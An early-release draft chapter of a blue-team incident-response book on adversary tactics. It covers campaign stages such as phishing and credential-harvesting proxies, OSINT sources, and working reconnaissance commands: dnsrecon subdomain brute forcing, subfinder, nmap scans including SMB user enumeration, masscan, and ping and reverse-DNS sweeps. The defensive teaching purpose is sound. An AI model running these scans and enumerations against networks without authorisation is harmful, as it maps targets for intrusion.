- 7 For further reading, see <http://www.openioc.org/> and <https://www.iocbucket.com/>.
- 8 The Tao of Boyd: How to Master the OODA Loop, 5/2/19, <https://www.artofmanliness.com/articles/ooda-loop/>. Note: OODA was in BTHb:INRE V1; this article was used to expand the original text.
- 9 https://www.mitre.org/sites/default/files/pdf/09_4577.pdf
- 10 <https://www.hhs.gov/hipaa/for-professionals/security/index.html>
- 11 <https://oag.ca.gov/sites/all/files/agweb/pdfs/dbr/2016-data-breach-report.pdf>
- 12 <https://www.pentest-standard.org/>
- 13 Adapted from legal dictionaries, forensic courses, and CoC Wikipedia article.
- 14 [http://federalevidence.com/rules-of-evidence#Rule901](http://federalevvidence.com/rules-of-evidence#Rule901) (8/22/16)
- 15 Carnegie Mellon University's Software Engineering Institute has a registered trademark for "Computer Emergency Response Team" or CERT – use CSIRT instead.
- 16 <http://csrc.nist.gov/publications/nistpubs/800-61rev2/SP800-61rev2.pdf>
- 17 <http://blog.securityonion.net/>
- 18 <http://digital-forensics.sans.org/community/downloads>
- 19 <http://www.kali.org/>
- 20 <https://www.gao.gov/products/gao-18-559>
- 21 <https://www.hhs.gov/hipaa/for-professionals/compliance-enforcement/agreements/anthem/index.html>
- 22 <https://www.cisa.gov/news-events/news/remediating-networks-affected-solarwinds-and-active-directorym365-compromise>

- 23 https://www.rapid7.com/globalassets/_pdfs/research/rapid7_2024_attack_intelligence_report.pdf
- 24 <https://siliconangle.com/2024/04/23/google-mandiant-report-finds-surprising-fall-time-detect-cyber-intrusions/>

[OceanofPDF.com](https://oceanofpdf.com)

Chapter 4. Understanding Adversary Tools and Tactics

A NOTE FOR EARLY RELEASE READERS

With Early Release ebooks, you get books in their earliest form—the author’s raw and unedited content as they write—so you can take advantage of these technologies long before the official release of these titles.

This will be the 4th chapter of the final book.

If you’d like to be actively involved in reviewing and commenting on this draft, please reach out to the editor at jleonard@oreilly.com.

“Defenders think in lists. Attackers think in graphs. As long as this is true, attackers win.”

—John Lambert, April 26, 2015. Microsoft TechNet

This hasn’t fundamentally changed; what’s changed is the tempo or speed of adversary operations.

This quote highlights the fact that the IT and IR community think about the defense process in a manner *inconsistent* with the functional mindset of the adversary. As defenders we are taught and conditioned to have and operate from lists: servers, elevated user accounts, assets, networks, PoC’s, applications, vulnerabilities, and many more. Defenders often know their environment through lists. The defense process to realize that an adversary must learn the environment, they learn through exploration (mapping), they will seek to leverage whatever they can, whenever they can, and will make every effort to “connect the dots” because they *must in order to succeed and act on their objectives*.

The Attack Process, IR Tools, and IR Points

Blue teams should understand how attackers work, how they utilize various tools, their methods for enticing an unsuspecting user to “just click here”, and their techniques to guide the IR investigative process. After all, the attackers are well armed, organized, motivated, and have significantly more time than defenders. MITRE ATT&CK is tremendously helpful in understanding the attack process as it breaks down the tactics and techniques in detail.

There are numerous pen testing books on the market that teach tools and processes that adversaries are likely to use, plus many well-known conferences and websites. By having an idea of how an attack progresses, what the data learned in one step can be used to guide the next step, or how a red team is likely to invade a network, the blue team can instrument defenses. This chapter is also relevant for a red team vs. blue team exercise, such as a penetration test, or a purple team exercise.

This process is also defined in NIST 800-115, “Technical Guide to Information Security Testing and Assessment”, with a simple outline below for reference.

Adversary Campaign Patterns

When preparing network and system defense countermeasures, it is useful to understand common patterns of how adversaries operate to gain access, stage malware and other tooling for the end objective like a ransomware deployment. Several of the steps below can be done in parallel. What makes this process more difficult today is specialization in adversary capability and the rise of specialized adversary groups. An initial access broker (IAB) will work to gain the toehold, and then sell that access off to another group such as a ransomware operator. Now you have multiple sets of IoAs and IoCs to contend with.




Figure 4-1. Caption here

Table 4-1. Adversary Campaign Activities

Step	Adversary Activity
Collect General OSINT	Perform Open-Source Intelligence (OSINT) against the organization, leveraging reconnaissance from a variety of sources ranging from Shodan, Google, job boards, social media, etc.
Personnel Reconnaissance	Figure out the target, user base, interests, and susceptibility to an exploit method such as social engineering, spam, or enticing site visits that can be advertised with an email campaign.
Acquire malware distribution point	Register lookalike domain or a dangling DNS subdomain, setup faux web server, and deploy a credential harvesting and malware distro capability. Or ... Compromise a real site, build a 'deep URL' distribution location (or both!). Build and host an infectable attachment, such as MSFT Word, Excel, or Adobe PDF documents, email with an ISO attachment, etc. A preliminary objective is to get the user to run code that will disable security features and establish a 'toehold'.
Devise / refine targeting	Develop and plan to execute a campaign through phishing email, spear phishing, SMS-ishing, media pressure, social media posts, watering hole, etc.), anything to gain initial access.
Stage credential capture site	Deploy a reverse proxy on a look alike domain name which allows the adversary to capture credentials. Also capture SAML tokens.

Step	Adversary Activity
Stage content by methods that are hard to block/prevent	Malicious content of any sort is staged on a stockpiled domain, a CDN point, a CSP server, plugged into an advertising network, a deep link on a low security website, you name it. Host malicious JavaScript can have obfuscated code that refers to another site that in turn does a 302 redirect, meanwhile the package refers to yet more domain names. Or entice someone to visit a site with these exploits, such as a forum site that has poor input scrubbing or was compromised. Today, these activities may be done by an <i>initial access broker</i> who procures access, and then sells that to an operator, such as ransomware, eCrime, or nation state. IAB's most commonly work to enable some form of inbound RDP and VPN.
Send enticing or pretext notification message	Construct phish mail, SMS message, drop enticing USBs near a candidate site, or post to a common enticement message to a social media networking group. These are common techniques and are surprisingly effective. Today, a spammer can rent a distribution network of victim PC's which can send email as a real user through automation. Alternately, find an open SMTP relay. Use a source in a low security country.
Leverage social media and swap to secondary contact	Develop a hard to validate but somewhat believable social media presence (Ex. false new in career recruiter on professional network site). Engage through lures and quickly push to encrypted

Step	Adversary Activity
	secondary communication tool (WhatsApp, Telegram, others) and encourage a download that is malware.
Leverage Social Networks for Persona Research	There are many well-known social networks that an adversary can establish a persona, complete with a professional work network, family home life, opinion and snark delivered in less than 200 characters, or message boards. What also happens is your own staff participate in these networks, and many of them provide a significant amount of detail into your organization such as hierarchy, role responsibilities, and other useful clues for an adversary to build out an accurate org chart because of the amount of shared information.
Once the user clicks – compromise in some way.	Often done with a drive by install, or a user-initiated download that runs properly from the AppData folder. If the user is an admin, it is often game over. Options include multistage downloads to get malware installed for credential harvesting. You may also see attempts to gather credentials -> user/pass, send “on behalf of” to the real site. Objective: Gather credentials -> user/pass, failure message, redirect to real site, install remote access tooling.
Herd the Bots	Adversaries will deploy persistence tools and use a variety of ways to maintain access. For the IR team: look for command and control: outbound patterns, rhythms, nonstandard port usage, non-recognizable traffic, changes in the

Step	Adversary Activity
	producer/consumer ratio for network traffic, rapid increases in outbound traffic for a source, traffic outside of work hours, or malformed traffic. FastFlux: look for DNS, DNS very low TTL values, IP to FQDN changes over a span of minutes, not days. The Zeek NIDS can be very valuable for DNS research.
Learn the target organization	Run through adversary playbooks to map network, staff, inventory applications, read your intranet and email, key processes and data stores.
Gain elevated access	Once inside the network, wait for a connection from an elevated account, perform either a low and slow recon process and gather credentials for lateral movement, or storm through the network to find targets for staged code to act on an objective. Either way, frequently success occurs due to the ability to capture and reuse a credential such as ticket, session ID, hash, actual credentials from unprotected data share (UNC, SharePoint), or other repositories.
Find, and Exfil, the data or hold for ransom	Act on their objectives such as exfiltrating intellectual property, deploying ransomware, burn the network down, modifying software products so the adversary can gain further access through a supply chain attack, and just about anything else that can be imagined for financial gain.

TIP

IR : Preparation : Evaluate defense in depth posture, security awareness

IR : Identification : Determine path of entry

Reconnaissance: Tools and Techniques

This section briefly describes some of the tools and techniques used by an adversary or threat actor as they use every means at their disposal to discover all your assets, and assets of close partners as they may have an exploitable trust relationship with your organization. If you are looking for a place to start learning about Open Source Intelligence (OSINT), there are many good books on the subject. For a well-maintained GitHub repository, Awesome OSINT is a great place to start (<https://github.com/jivoi/awesome-osint>).

The Blue Team should perform the same type of research, evaluate publicly available information, and implement similar strategies and techniques to improve their defenses. OSINT sources are commonly divided up into categories like media, Internet, public data, professional publications, curated commercial data, and then business docs. Each category will have a different collection and processing method. Adversaries use a variety of tools to collect data elements like IP addresses, domain/sub-domains, network subnets, ASN's, ISP's hosting IP's and domains, domain registrars, email addresses, usernames, phone numbers, human names, Bitcoin and other digital currency addresses, application/SaaS solutions in use, business partners, likely competitors, third parties, job postings, technologies in use, cloud service endpoints like S3/Azure Blob, useful public content, and just about any other piece of information that can provide them with a way in. You should notice that whois data is missing. The value of whois data decreased with the introduction of the GDPR, as more and more of the data fields are redacted for privacy by third party services and registrars.

Adversaries use Cloud Scale Recon

Modern reconnaissance efforts must be done at “cloud scale”. To understand your exposure and what the adversary can find, establish a data collection pipeline and invest in learning to use tooling that exists to automate data collection. The discovery part of the recon pipeline includes your org, all the vendors and others that talk about your org, where they and their staff may post on social media, and where your org can send or receive email. Domain names developed are the “seed” domains.




Figure 4-2. Cloud Scale Recon

From there, adversaries will have an inventory of data location and trust relationship possibilities. Against those seed domains adversaries can investigate certificate transparency history through vendors like Censys, hunters.io, the Facebook certificate transparency list, and some more open sources like Alienvault OTX. When it comes to data collection tools, there are a few well known like spiderfoot.net, Maltego, recon-ng, and ghunt.

After that there are numerous websites that adversaries can use to fingerprint your organization listed later in this chapter.

With even a minimal toehold, adversaries can run two Bloodhound tools – SharpHound for on premises, and AzureHound for cloud based Entra ID. These two tools gather data and present it to BloodHound, the graphical front end that builds a visual attack map to identify attack paths that an adversary can pursue in order to leverage overprovisioned accounts, unintended elevated access (or admin privileges), find a non-obvious or hidden escalation path and use that data to go after users, service accounts, and gaining access to membership in a specific group or gaining a role and more successfully attack directory services. AzureHound also collects application registration and permissions and key credential assignments and integrates those results into BloodHound.

Run DNS analysis scripts to evaluate server name visibility

There are several tools that can be used to assess how much information is retrievable through DNS by the nameservers that support your organizations' domains. In particular, CNAME records that resolve to a cloud service provider or a software as a service offering significantly fingerprint your organization and the technologies in use. You can also take the discovered host names and run them through checks of major service providers. Also, the CAA record, or Certification Authority Authorization record, which lists Certificate Authorities (CAs) that are authorized to issue SSL/TLS certificates for their domain.

DNSrecon is a well-known tool to enumerate DNS information. The second command example brute forces subdomain names based on word list (the directory is on Kali Linux). Here, adversaries may expand the wordlist based on prior passive recon.

```
/usr/bin/dnsrecon -d DOMAINNAME
```

```
/usr/bin/dnsrecon -d DOMAINNAME -D  
/usr/share/wordlists/dnsmap.txt -t std
```

Subfinder¹ can help you discover a variety of subdomains and hosts for a given domain. It is part of ProjectDiscovery, can pull data from dozens of sources, and will require API keys to be added to the config file for best effort in gathering information (some free, some paid).

```
subfinder -d DOMAINNAME -output DOMAINNAME.txt -stats
```

Google Searching

For the Blue Team, research what Google knows, what people say, what sort of information is publicly available, and what vendors say about the organization and its leaders. For example, you can use Google to search for names and email addresses. You would be *amazed* what people write about, the data that leaks through sensitive files, and the information they expose, tied to their email address.

There are a variety of Google Search Term operators that you can use to mine what the largest search engine has found about your organization.

Operator	Purpose
""	Results with a specific phrase.
X OR Y	Results related to word/phrase X or Y.
X AND Y	Results related to word/phrase X and Y.
(dash)	Exclude word following the dash.
()	Parenthesis can group searches.
filetype:	Limit results to specific file types.
site:example.com	Limit results to a website name.
related:example.com	Sites related to a specified domain.
inurl:keyword	Return results with a keyword in a URL.
before: and after:	Results on either side of the date in format YYYY-MM-DD

Web Based Recon Sites

Here are some well-known examples of websites that can be used to provide a great deal of information can be learned about your assets – IP, domain, user, site, and its public IP footprint without one single packet coming to your network from an adversary. This can be quite extensive. Most have a community or free level offering. Some are commercial.

Censys – censys.com.

Offers real-time visibility into internet-facing assets, including certificates, services, and misconfigurations across IP ranges and domains.

CentralOps.net – centralops.net.

A collection of basic tools for DNS lookups, WHOIS, traceroute, and network diagnostics.

DNSdumpster – dnsdumpster.com.

A no cost research tool that maps DNS records such as TXT's and provides nice visualizations for infrastructure relationships.

Edgar – sec.gov/edgar.

Look for entries such as 8K, 10K, proxy materials, and other documents that must be filed with the US Securities and Exchange Commission.

Epieos - epieos.com.

Investigate email addresses to find accounts, associated accounts, breach information, and other metadata.

Google Dorks - www.exploit-db.com/google-hacking-database.

Check the Google Dorks listing to see if there are exploits for the organization's systems. You can then discover open services.

Google Image search - images.google.com.

Upload an image and find where it appears online which can show you tracking.

GreyNoise – greynoise.io.

Identifies whether your IPs are being scanned or targeted by mass-internet scanners, filtering out background noise from real threats.

Hunter.io – hunter.io.

Designed as a business development tool, it is useful for discovering email addresses associated with a domain, often used in reconnaissance phases of OSINT.

Job hunting sites

Site such as Indeed.com, social network sites such as Facebook, Twitter, LinkedIn, and others often provide valuable information about the technologies in use.

OSINT framework - osintframework.com.

This is a mind map style tool that shows a categorized list of OSINT tools and resources. Great to find a tool or site by topic.

Pulsedive – pulsedive.com.

Aggregates several dozen open threat intelligence feeds and allows enrichment of IPs, domains, and URLs with risk scores and context.

SecurityTrails – securitytrails.com.

Provides historical DNS records, WHOIS data (although this is low value), and infrastructure mapping for domains and IP addresses. Can be used for for attack surface analysis.

Shodan – shodan.io.

Scans the entire internet for connected devices and services. Reveals open ports, banners, and vulnerabilities tied to your IPs.

ThreatMiner – threatminer.org.

Focuses on threat intelligence enrichment, offers passive DNS, WHOIS, and malware analysis data.

ViewDNS.info – viewdns.info.

Offers a suite of domain name analysis tools: reverse IP lookup, DNS history, subdomain discovery, HTTP headers, country specific “firewall” tests, and ASN information to analyze domain and IP relationships.

VirusTotal – virustotal.com.

One of the most well known IoC aggregators (and recently bought by Google). Aggregates threat intelligence from multiple antivirus engines, file analysis, and URL scanners with a focus on malware detection. Extensive API capability as well. [[VT is likely change names Q4 2025 from the Google purchase.]]

Wayback Machine - www.archive.org.

Check Wayback machine at www.archive.org for prior site views of your web properties.

Weaponization: Building The Adversary Toolset

Scanning: Tools and Techniques

Various scanning techniques can be used to determine what is *actually on the network*, as opposed to what people think that is on the network and preserved in spreadsheets, asset management tracking, or the CMDB. See? There’s that “list thinking” again. Note that this may change every day. For example, you could use `nmap` on a daily basis and then use `ndiff` to compare today’s results to yesterday in order to detect changes in ports, banners, and IP availability.

Two issues in network scanning on large corporate networks are: 1) do you conduct surgical scans or 2) can you determine a method to scan a large network efficiently. Use `nmap` for 1, and `masscan` for 2. In either case, these tools are used during the IR lifecycle to make sure you can detect

scanning in its many forms, to check for malicious listeners, network accessible software that may have a vulnerability, and to validate system security posture during the eradication and recovery stages.

Also, don't ignore passive detection as a means of detecting systems on the network. Network mapping may not find an open port on a system, but observing traffic flow will *always* detect a live system because the network layer *cannot lie*. You can make an inference about a given service, and your NGFW may actually detect an application as well. When observing traffic without application detection, it's important to realize that server side ports (the destination of an initiated flow) may not be the actual service listed in the TCP and UDP ports table. Talk to anyone in incident response who's been doing the job a while and they will likely have a story where they found an insider using SSH over port 53, 123, or 443 because those ports were "allowed out" without any restriction or no protocol / application enforcement.

Nmap Scanning

Run various 'nmap' scans against the network and systems on the network to assess the services that are reachable. There are dozens of nmap options, so definitely review the man page.

A "TARGET" is an IP address or a network/CIDR range (10.1.1.0/24). These examples use a date stamp for documentation to the directory named "DIR" (replace with your evidence box folder).

By default, nmap scans the 1000 most popular ports. For much faster results, use the -F option scans only the top 100 ports. Also you can change the open-frequency of services like distccd (0.000100 -> 0.100100), as it opens and closes frequently as it distributes compilation jobs. Zenmap is the nmap GUI. Covers most of what is needed. TCP scan types include Covert TCP, ACK scan, FIN scan, FTP Proxy Bounce scan, Idle scan. The reference file is /usr/share/nmap/nmap-services (on Kali).

- **Quick:** (~4sec/hosts)

```
nmap -sS -oA DIR/scan-initial.`date +%h%d-%H%M%S` TARGET
```

-sS (TCP SYN scan) << generates three output files

--osscan-limit (Limit OS detection to promising targets)

- **Aggressive:** (~1min/host)

```
nmap -sS -A -oA DIR/scan-aggressive-tcp.`date +%h%d-%H%M%S` TARGET
```

-A (Aggressive scan options)

-O (Enable OS detection)

-sV (Version detection)

-sC (Script scanning)

--traceroute

- **UDP:** (~7min/host)

```
nmap -sU -A -oA DIR/scan-aggressive-udp.`date +%h%d-%H%M%S` TARGET
```

- **Protocol:** (~90sec/host)

```
nmap -sO -oA DIR/scan-protocol.`date +%h%d-%H%M%S` TARGET
```

- **Full:**

```
nmap -ssU -p0- --version-all -oA DIR/scan-full.`date +%h%d-%H%M%S` TARGET
```

`nmap -T4 -A -v IPv4/CIDR` where IP is an address and CIDR is a mask. Note: Nmap is discussed elsewhere in the BTHb. Today, scans are “low and slow” to minimize detection from a SIEM, so to find an attacker you may need to retrieve log data over several days’ time.

On IPv4 networks, you can ping LAN ranges by CIDR mask to determine what devices will respond to ICMP for a subnet:

```
nmap -sP 10.2.4.0/24
```

Full TCP port scan with service version detection:

```
nmap -p 1-65535 -sV -sS -T4 target_IP
```

Run all of the default and/or safe scripts against a target:

```
nmap --script="default,safe" target_IP
```

Linux IPv4 Ping Sweeps can also be done assuming the target will reply to ICMP (albeit slowly). For example, scan 10.10.10.0/24 with this for loop.

```
for i in `seq 1 255`; do ping -c 1 10.10.10.$i | tr '\n' ' ' | awk  
'/1 received/ {print $2}'; done
```

If this doesn't work immediately, then try 'seq 1 25' to shorten up the list and make sure that you are using the right IP range.

Using Nmap Scripting Engine Scripts

The nmap scripting engine (NSE) can be used to probe very deeply into a system – more than just simple service identification. The currently defined categories for nmap scripting are: auth, broadcast, brute, default, discovery, dos, exploit, external, fuzzer, intrusive, malware, safe, version, and vuln.

- **Scripts:** (~3min/host) ->

```
nmap --script all -oA DIR/scan-script.`date +%h%d-%H%M%S`  
TARGET
```

```
--script-args <n1>=<v1>,<n2>={<n3>=<v3>},<n4>={<v4>,  
<v5>}
```

```
--script-help <filename>|<category>|<directory>|  
<expression>|all[,...]
```

- Simple Commands:

```
nmap -script [script.nse] [target]  
nmap -script [expression] [target]  
nmap -script [category1,category2,etc] [target]
```

- NSE Examples

Some NSE examples are below. For full info, review chapter 9 of the online nmap manual at: <http://nmap.org/book/nse-usage.html#nse-categories>. To discover user accounts on a Windows system, which can provide great intelligence to an adversary, use a command like this:

```
nmap --script smb-enum-users.nse -p445 <target>  
  
nmap -sU -sS --script smb-enum-users.nse -p U:137,T:139  
<host>
```

Find Windows logged on user on a local /24 network:

```
nmap --script=nbstat 192.168.1.0/24
```

Gather HTTP data (all one line):

```
nmap --script http-enum,http-headers,http-methods,http-  
php-version -p 80 HAPLESS_VICTIM_IP_ADDRESS
```

IPv6 Networks

IPv4 scanning does not work with IPv6 networks – the host ID portion of an IPv6 address is 64 bits long, totaling 18,446,744,073,709,551,616 addresses (18+ quintillion addresses). For IPv6, you cannot use IPv4 scanning thought processes. Instead, send a packet to one of two multicast addresses – all nodes or all local routers.

On Linux, assuming your IPv6 interface is eth0, you can ping IPv6 nodes by using on Linux: “ping6 ff02::1%eth0”, and all local routers by using “ping6 ff02::2%eth0”. ff02::1 is the link local multicast address for all local nodes. ff02::2 is all local routers (VPNs may not process this).

On Windows 10, 11 and similar, find the IPv6 interface by using: “netsh interface ipv6 show interface”. From there, you can use “ping -6” but you need to know your interface ID, which you get from the `Get-NetIPInterface` PowerShell command. This will return both an ID and a Name.

```
Get-NetIPInterface | Where-Object {$_.AddressFamily -eq "IPv6"}
```

To ping all enabled nodes on the local network, use All Nodes multicast address of ff02::1 and ff02::2 for all local routers.

To ping all local nodes out interface ID 7: `ping -6 ff02::1%7`

Massscan

While nmap is a great, it is not necessarily efficient. Alternates exist, particularly masscan. Masscan is useful for scanning a large network, especially since it has its own TCP stack.

On Kali: you will need to run “`apt-get install libpcap-dev`” to get the pcap.h file onboard, then get the code using “`git clone https://github.com/robertdavidgraham/masscan`”. Next, cd to the masscan directory and then run `make -j` (parallel make).

Table 4-2. Masscan Examples

Example	Scan
Web servers on class C network	<code>./masscan -p80 192.168.1.0/24</code>
Scan a class B network for common Windows ports	<code>./masscan -p135,445,3389 10.0.0.0/16</code>
Scan using a specific source IP for banners using a source IP.	<code>./masscan -p80 --banners --source-ip 192.168.1.114 192.168.1.0/24</code>

TIP

IR : Preparation : assess network security state

IR : Identification : gather information about a host

IR : Recovery : system assurance testing, automate environment eval

Windows Counter Loops

There are a variety of circumstances when you may need to run a command on Windows multiple times. You may need to wait for a system to appear on the network, a share to be available, a DNS name to appear – all kinds of items. These one liners show different ways to do this.

This command loops forever, runs the ‘echo’ command, and then waits for 5 seconds.

```
for /L %i in (1,0,2) do echo hello & timeout /t 5 /nobreak >nul
```

This command cycles from 1 to 255, echo’s the counter, and then runs ping.

```
for /L %i in (1,1,255) do echo %i & ping -n 5 127.0.0.1
```

A similar sweep can be done on Windows with a loop like this and only show results for systems that respond to ICMP:

```
FOR /L %i in (1,1,255) do @ping -w 100 -n 1 192.168.1.%i | find  
"Reply from"
```

These command cycles from 1 to 255, advises the IP address, and then runs nslookup to get a name field. The first one prints all the IP's, the second prints the IP if a name is found. These loops allow for reverse DNS mapping from the command line, even if the formatting leaves something to be desired.

```
for /L %i in (1,1,255) do @echo 10.10.10.%i: & @nslookup  
10.10.10.%i 2>nul | find "Name"
```

```
for /L %i in (1,1,255) do @nslookup 192.168.1.%i 2>nul | find  
"Name" && @echo 192.168.1.%i
```

Note - & means run while && means run 2, conditional, if 1 succeeds without error.

TIP

IR : Identification : scripting

IR : Recovery : scripting

Web/CGI Scanning Tools

Several generic tools and options exist, in addition to specialized tools for web technologies such as WordPress. Adversaries use these tools, and your

blue team should be familiar with them and use them to investigate the security posture of your internet facing web properties.

Checkmarx ZAP (Zed Attack Proxy) - www.zaproxy.org

Zap is powerful web application security scanner. It supports both automated and manual testing, including intercepting proxy, spidering, fuzzing, and WebSocket analysis.

Nikto - cirt.net/Nikto2

Nikto is a venerable scanning tool and can be used to perform thousands of checks against a web server.

reNgine - github.com/yogeshojha/rengine

Not exactly a web scanner, reNgine is a web application reconnaissance suite, focused more on the recon process for security pros, pentesters, and bug bounty hunters against web properties.

Greenbone OpenVAS - www.greenbone.net (in German)

This is about as full featured a general scanning and vulnerability platform you can find, as the company offers both a community and an enterprise feed.

TIP

IR : Preparation : assessing the network

IR : Eradication : ensuring network controls have plugged holes

IR : Recovery : ensuring IP addresses are assigned to known assets

Exploitation: Tools and Techniques



Blue Teams should understand various tools and techniques used by the adversary to socially engineer the end users, get them to engage based on some pretext, click and then somehow run an exploit, or otherwise gain access to, a system. Many volumes are available on this topic under the guise of red teaming or penetration testing.

From the blue team point of view investing time reading major annual reports² such as the Verizon Data Breach Investigations Report (DBIR), CrowdStrike's Global Threat report, ENISA's Threat Landscape report, PaloAlto's Ransomware review, and others like these reveal specific trends. The 2025 V-DBIR presents key findings for actual breaches.

- Crime “as a Service” is big business. Initial access brokers, Ransomware, phishing, and malware development. Third party involvement doubled in 2025 from 2024, now at 30%.
- The most common initial access vector is still stolen credentials, used in 22% of breaches and 88% of basic web application attacks involved the use of stolen credentials.
- External actors are the leading cause of intrusion at 81%. Insiders account for miscellaneous errors and privilege misuse at 18%, with

partners at 1.2%.

- 54% of ransomware victims posted on extortion sites had prior credentials exposed in infostealer logs; 40% contained corporate email addresses.

Blue Teams should be aware of custom web applications. The Open Web Application Security Project (OWASP) organization has a rank ordered list of top 10 list of the most critical web application security flaws³.

Understanding these can drive monitoring, logging, and application enhancements to detect issues in the OWASP top 10.

Analysis tools are used to analyze PCAP data. If there is an opportunity, adversaries will capture LAN data and then analyze it to pull out useful details such as clear text passwords, an NT hash, or Kerberos tickets, etc.

Maintain Access: Tools and Techniques

Access is often maintained by installing a rootkit, creating accounts that the attacker can utilize, cracking passwords for current accounts, or installing a backdoor tool or capability. There are many examples of this. And it's vital to note that *many* persistence methods do not need elevated access on an endpoint to be effective at enabling an adversary to perform lateral movement or otherwise recon the network.

Maintain Access: Over the Wire

